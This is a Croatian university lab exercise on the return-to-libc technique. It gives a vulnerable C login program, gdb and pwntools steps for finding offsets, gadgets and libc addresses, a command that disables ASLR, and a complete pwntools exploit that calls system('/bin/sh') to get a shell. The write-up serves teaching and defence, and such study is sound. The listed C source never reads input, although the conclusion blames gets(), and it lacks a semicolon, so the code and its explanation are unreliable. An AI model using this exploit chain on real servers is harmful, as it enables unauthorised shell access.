Ofenzivna sigurnost

Laboratorijska vježba

Sveučilište u Zagrebu, Fakultet elektrotehnike i računarstva

Return-to-libc / ret2libc

ANTE ČAVAR

Zagreb, 23. prosinca 2025

Uvod

Klasični napadi prekoračenjem spremnika (*buffer overflow*) povijesno su se oslanjali na ubacivanje zlonamjernog strojnog koda izravno na stog i preusmjeravanje izvršavanja na tu adresu ili prepisujući neku varijablu koja se nalazi nakon našeg ulaza (*overwrite*). Uvođenjem NX-bita (*No-Execute*) ili DEP-a (*Data Execution Prevention*), memorijske stranice tj. dijelovi koda postaju neizvršne (prilikom kompajliranja programa to su nam zastavice -fno-execstack na Linuxu i -Wl, -z, noexecstack na Windowsu iako moderni gcc implicitno te zastavice postavlja). Termini NX i DEP su zapravo sinonimi gdje DEP opisuje ono što NX bit radi.

U takvom okruženju, napadač više ne može izvršiti vlastiti kod, što klasične metode čini beskorisnima. Ret2libc (Return-to-libc) predstavlja evoluciju u ofenzivnim tehnikama jer ne pokušava ubaciti novi kod, već zloupotrebljava postojeći, legitimni kod unutar učitanih biblioteka sustava. Libc je uvijek prisutna biblioteka (nije potrebno eksplicitno uvoženje) i sadrži kritične funkcije poput *system(), execve() i exit()*. Adrese tih funkcija su poznate no ASLR (*Address Space Layout Randomization*) i taj problem rješava. U ovoj vježbi htjeti ćemo iskoristiti *system()* metodu tj. specifično htjeti ćemo pozvati *system("/bin/sh")*.

Zadatak

Unutar firme u kojoj radimo potvrdili su ranjivost (na ret2libc, no to još ne znamo) na program sa verifikaciju koji se pokreće prilikom spajanja na server, nakon što se neki osnovnoškolac na njega spojio. Možda naša implementacija verifikacije nije najsretnija no u ovoj situaciji nema vremena "kukati" o manjkavostima trenutnog sustava već moramo riješiti problem koji se nalazi pred nama. Jedino što znamo o serveru je da ne koristi ASLR te da je kompajliran sa sljedećim zastavicama: `-fstack-protector-all -z relro -z now -pie -Wl,-z,noexecstack`. Na poslovnom laptopu (koji na sebi ima Ubuntu 22.04) od alata imamo gcc, gdb, pwntools Python biblioteku te izvorni kod verifikacijske aplikacije.

Cilj vježbe je ponoviti napad sa početka ovog zadatka te donijeti odluku o tome kako ispraviti ranjivost. Odmah ću upozoriti kako će neki vidjeti problem i bez znanja o ret2libc napadu no kroz ovu vježbu će ga naučiti "iskoristiti".

Teorijski podloga

Moderni operacijski sustavi implementiraju NX (No-Execute) zaštitu koja označava memorijske regije (stog i hrpu) kao neizvršne. To izravno sprječava klasični stack buffer overflow gdje napadač ubacuje strojne instrukcije i skače na njih.

Tehnika koju ćemo ovdje koristiti se još naziva i "*code reuse*" koja ne samo da zaobilazi NX zaštitu već i smanjuje otisak napadača kako se koriste sistemske funkcije. Umjesto izvršavanja novog koda, napadač preusmjerava tijek izvršavanja na već postojeći, legitimni izvršni kod unutar sustavnih biblioteka, najčešće glibc (libc.so.6). Budući da je libc neophodan za rad programa, on je uvijek mapiran u memoriju kao izvršni segment.

Ukratko ćemo proći System V AMD64 ABI pozivne konvencije (neovisno o procesoru ovdje). Za razliku od 32-bitne arhitekture gdje se argumenti prenose u program putem stoga, ovdje se prvih 6 argumenata prenosi putem registara: RDI (1. argument), RSI, RDX … Da bi pozvali *system("/bin/sh")* moramo adresu stringa "*/bin/sh*" smjestiti u RDI prije skoka na

adresu funkcije *system()*. To postižemo takozvanim ROP *gadgetima* - kratke sekvence instrukcija koje završavaju s **ret**. U našem slučaju je to *gadget* "pop rdi; ret".

U okruženju gdje je ASLR isključen, adresa `libc` biblioteke je fiksna za svako pokretanje programa. Ključne komponente za payload su:

- **bazna adresa libc:** Početna adresa na kojoj je biblioteka učitana.
- **"offset":** Relativna udaljenost funkcije (npr. `system`) ili stringa (npr. `"/bin/sh"`) od početka biblioteke.
- adresa ROP gadgeta

Da sumiramo sve do sada. Iskoristiti ćemo funkciju u libc biblioteci, koja je uvezena u svaki C program, kako bi pozvali ljusku (sh) iz koje možemo upravljati serverom. Želimo to napraviti na ovaj način kako bi izbjegli sve zaštite stoga i hrpe jer je libc uvijek na dijelu memorije koji se može izvršavati (nema nikakvog NX bita ili sličnog sistema koji bi to zaustavio jer je tako strukturiran C jezik i popratni dijelovi). Poanta ret2libc napada je da zaobilazi sve klasične zaštite koristeći biblioteku sustava kojoj se implicitno vjeruje (što zapravo i je no na nama je da je zaštitimo, tj. pristup istoj).

Postavke za vježbu

Vježba je dizajnirana za 64-bitnu Linux distribuciju. Preporučuje se korištenje Kali Linux distribucije jer dolazi s unaprijed instaliranim alatima poput gcc/gdb i pwntools.. Arhitektura sustava mora biti x86-64 kako bi odgovarala pozivnim konvencijama opisanim u teorijskom dijelu. Naravno može se iskoristiti i Ubuntu ili bilo koji druga 64-bitna Linux distribucija.

Link na Kali VM: https://www.kali.org/get-kali/#kali-virtual-machines

Link na Ubuntu VM: https://ubuntu.com/download

Bitno za napomenuti je da će vam za pokretanje virtualnih mašina trebati program poput VirtualBox-a preko kojeg ćete ili uvesti virtualnu mašinu (Kali) ili podignuti virtualnu mašinu iz .iso datoteke (Ubuntu). Kako ne bi ovaj dio bio predug ostaviti ću poveznice na videe za instalaciju Kali VM i Ubuntu VM. Ukoliko videi nisu aktivni vjerujem da će i prvi link na "how to install …" dati dobre rezultate.

Gcc/gdb i pwntools bi trebali biti instaliratni na Kali VM-u no proći ćemo kroz instalaciju svih alata za svaki slučaj.

Za instalaciju gcc/gdb kroz terminal koristimo sljedeću naredbu:

```
sudo apt update && apt install build-essential gdb
```

Ova naredba osvježava repozitorij sa kojega će naš OS preuzeti gcc/gdb te ga preuzima i instalira. Za verifikaciju preuzimanja možemo iskoristiti sljedeće naredbe:

```
gcc --version
```

```
gdb --version
```

Za instalaciju *pwntools*-a prvo je potrebno instalirati Python. A možemo i sve instalirati pomoću sljedeće naredbe:

```
$ sudo apt install python3 python3-pip python3-venv build-essential
libssl-dev libffi-dev python3-pwntools
```

Sada nakon što smo instalirali potrebne alate bilo bi dobro ponovno pokrenuti računalo/virtualnu mašinu sa naredbom `reboot`.

Kao što je prethodno spomenuto imamo na raspolaganju izvorni kod:

vuln_login.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void authenticate() {
    char password[64];
    printf("================================\n");
    printf("  SECURE SERVER LOGIN SYSTEM\n");
    printf("================================\n");
    printf("Enter password: ");
    fflush(stdout);
    if (strcmp(password, "secret123") == 0) {
        printf("\n[+] Authentication successful!\n");
        printf("[+] Welcome to the server.\n");
    } else {
        printf("\n[-] Authentication failed.\n");
        printf("[-] Access denied.\n");
    }
}
int main() {
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
    authenticate()
    return 0;
}
```


Taj program je kompajliran sa sljedećom naredbom:

```
gcc -o vuln_login vuln_login.c -fstack-protector-all -z relro -z
now -pie -Wl,-z,noexecstack
```

Ukoliko ste na Kali VM-u možete se i uvjeriti u aktivne zaštite koristeći:

```
checksec --file=vuln_login
```

Nakon čega bi trebali vidjeti ispis kao na slici:



Slika1: Ispis nakon naredbe checksec (sa slike je pokrenuta iz gdba no ispis je sličan i ako koristimo samo checksec iz terminala)

Moderni Linux sustavi (poput Ubuntu-a i Kali-a) koriste ASLR za randomizaciju adresa u memoriji. Kako bismo u ovoj vježbi fokus stavili na samu ret2libc tehniku bez potrebe za naprednim "curenjem" adresa (address leak), potrebno je privremeno deaktivirati ASLR:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Ukoliko ovo radite na svojem sustavu, ne morate se brinuti - ASLR se aktivira ponovnim pokretanjem.

Sa ovime smo završili pripremu za laboratorijsku vježbu te nam sad preostaje samo rješavanje vježbe.

Rješenje vježbe

Prvi korak u eksploataciji je određivanje točne količine smeća (*padding*) koje treba poslati prije nego što počnemo prepisivati povratnu adresu. Umjesto ručnog brojanja, koristimo alat **cyclic**.

U terminalu generiramo jedinstveni De Bruijn niz od 200 znakova (značenje možete naći u literaturi): ‘`pwn cyclic 200`’. Pokrenemo program unutar GDB-a (gdb ./vuln_login) i kada program traži unos zalijepimo generirani niz. Program bi **se trebao** srušiti. Kada se to dogodi unutar gdb-a pokrećemo `info registers rip` nakon kojega bi trebali dobiti ispis:

```
rip 0x0nekahexadresa 0x0nekahexadresa
```

Sada možemo uz pomoć toga izračunati potreban padding koristeći ponovno pwn:
```
python3 -c "from pwn import *;
print(cyclic_find(0x0nekahexadresa))"
```

Sada iz gdba dohvaćamo adresu system() metode: `p &system`
A moguće adrese na kojima se nalazi /bin/sh:
```
info proc mappings
```

Te onda uzmemo max i min adresu iz prethodne naredbe i pozovemo find:
```
find 0x0min, 0x0max, "/bin/sh"
```

Za sada znamo adresu /bin/sh, system(), offset i base libc adresu. Sada nam trebaju rop adrese koje možemo dobiti ovim python programom:
```
#!/usr/bin/env python3
```

```
from pwn import *

elf = ELF('./vuln_login')

rop = ROP(elf)

# Find pop rdi gadget

pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]

print(f"pop rdi; ret: {hex(pop_rdi)}")

# Find simple ret

ret = rop.find_gadget(['ret'])[0]

print(f"ret: {hex(ret)}")
```

Sada sve te informacije zajedno povezujemo u jednu skripti:

```
#!/usr/bin/env python3

from pwn import *

# Set up the binary

elf = ELF('./vuln_login')

context.binary = elf

context.arch = 'amd64'

# For local exploitation (ASLR disabled)

p = process('./vuln_login')

# Addresses (find these using gdb as shown above)

# These are examples - you need to find actual addresses

system_addr = #izGdb

binsh_addr = #izGdb

pop_rdi = #pySkripta

ret_gadget = #pySripta

# Build payload

offset = 72  # Distance to return address (find with
pattern_create)

payload = b'A' * offset

payload += p64(ret_gadget)      # Stack alignment
```

```
payload += p64(pop_rdi)          # Pop "/bin/sh" address into rdi

payload += p64(binsh_addr)       # Address of "/bin/sh"

payload += p64(system_addr)      # Call system()

# Send payload

p.recvuntil(b'Enter password: ')

p.sendline(payload)

# Get shell

p.interactive()
```

I tako smo pozvali sh na server!

Zaključak

Ova laboratorijska vježba demonstrira modernu tehniku eksploatacije binarne datoteke poznatu kao **ret2libc (Return-to-libc)**. Fokus vježbe je na zaobilaženju **NX (No-Execute)** zaštite, koja onemogućuje izvršavanje shellcodea na stogu, prisiljavajući napadača na ponovnu upotrebu postojećeg, legitimnog koda unutar sustavnih biblioteka.

Analiziran je C program ranjiv na prepisivanje spremnika zbog korištenja nesigurne funkcije gets(). Iako su pri kompajliranju aktivirane moderne zaštite (**Canary, PIE, NX, Full RELRO**), program ostaje logički ranjiv na kontrolu toka izvršavanja.

Korišten je alat pwn cyclic za precizno određivanje udaljenosti do povratne adrese (offset = **72 bajta**). Eksploatacija se oslanja na **x86-64 pozivnu konvenciju**, gdje se prvi argument funkcije (/bin/sh) mora smjestiti u **RDI** registar pomoću ROP gadgeta (pop rdi; ret). Adrese su izračunate kao zbroj bazne adrese libc biblioteke i statičkih offseta simbola unutar nje.Pomoću biblioteke **Pwntools**, konstruiran je payload koji uspješno poravnava stog (rješavanje MOVAPS problema) i poziva system("/bin/sh"), čime je postignuta potpuna kontrola nad sustavom (interaktivna ljuska).

Vježba dokazuje da izolirani mehanizmi zaštite poput NX bita nisu dovoljni ako postoji mogućnost curenja memorije ili predvidljivost adresa (isključen ASLR). Za potpunu zaštitu nužna je kombinacija robusnog koda, ASLR-a i ostalih zaštita.

Literatura

https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/return-to-libc-ret2libc

https://www.kali.org/get-kali/#kali-virtual-machines

https://ubuntu.com/download

https://wiki.hacknite.hr/doku.php?id=ret2libc

https://en.wikipedia.org/wiki/Return-to-libc_attack

https://medium.com/@mounisha.makineni12/return-to-libc-attack-exploiting-buffer-overflow-for-privilege-escalation-105fea0fe9a2

https://en.wikipedia.org/wiki/De_Bruijn_sequence